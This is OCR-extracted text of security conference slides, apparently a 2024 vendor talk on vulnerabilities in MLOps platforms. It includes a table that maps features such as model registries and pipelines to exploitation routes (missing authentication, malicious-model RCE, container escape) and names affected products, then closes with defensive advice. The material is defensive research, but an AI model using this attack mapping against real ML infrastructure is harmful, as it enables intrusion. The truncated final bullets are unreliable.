
JFrog 2024 external disclosures

20 ML/AI CVEs


13 different components

Attacker’s view – Putting it all together

Chain1 – Client-side malicious models




Chain2 – Server-side malicious models



Mapping features to attacks


MLOps Feature	How to Exploit	Post Exploitation	Known Victims
Model Registry	Lack of authentication Stored credentials CVE / 0-day	Client RCE (malicious model)	mlflow, Hugging Face, W&B, ZenML
Dataset Registry	Same as above	Client RCE (malicious dataset)	Hugging Face
Model Serving	Server RCE (malicious model)	Container Escape	SELDON CORE, MLRun, KServe
ML Pipeline	Server RCE (auth bypass)	Container Escape	Kubeflow, METAFLOW, SELDON CORE, RAY, MLRun

DEMO TIME – Let's exploit a 0-day*!



What about some good news?

Data scientists rejoice! Jupyter XSSGuard



Hugging Face Datasets safe by default

2.20.0 Latest

albertvillanova released this 3 weeks ago · 31 commits to main since this release 2.20.0 98fdc9e

Important

- Remove default `trust_remote_code=True` by **@lhoestq** in #6954
  - datasets with a python loading script now require passing `trust_remote_code=True` to be used

Sound Bytes for deploying MLOps

- Using Pipeli
  - Check c
  - Check a
- Models are c
  - Model se
  - Prefer w sors)
  - Brief any
  - Scan mo
- Using Jupyte
- **Org's MLOps platform is a high value target!**


black hat
USA 2024
Thank you!
JFrog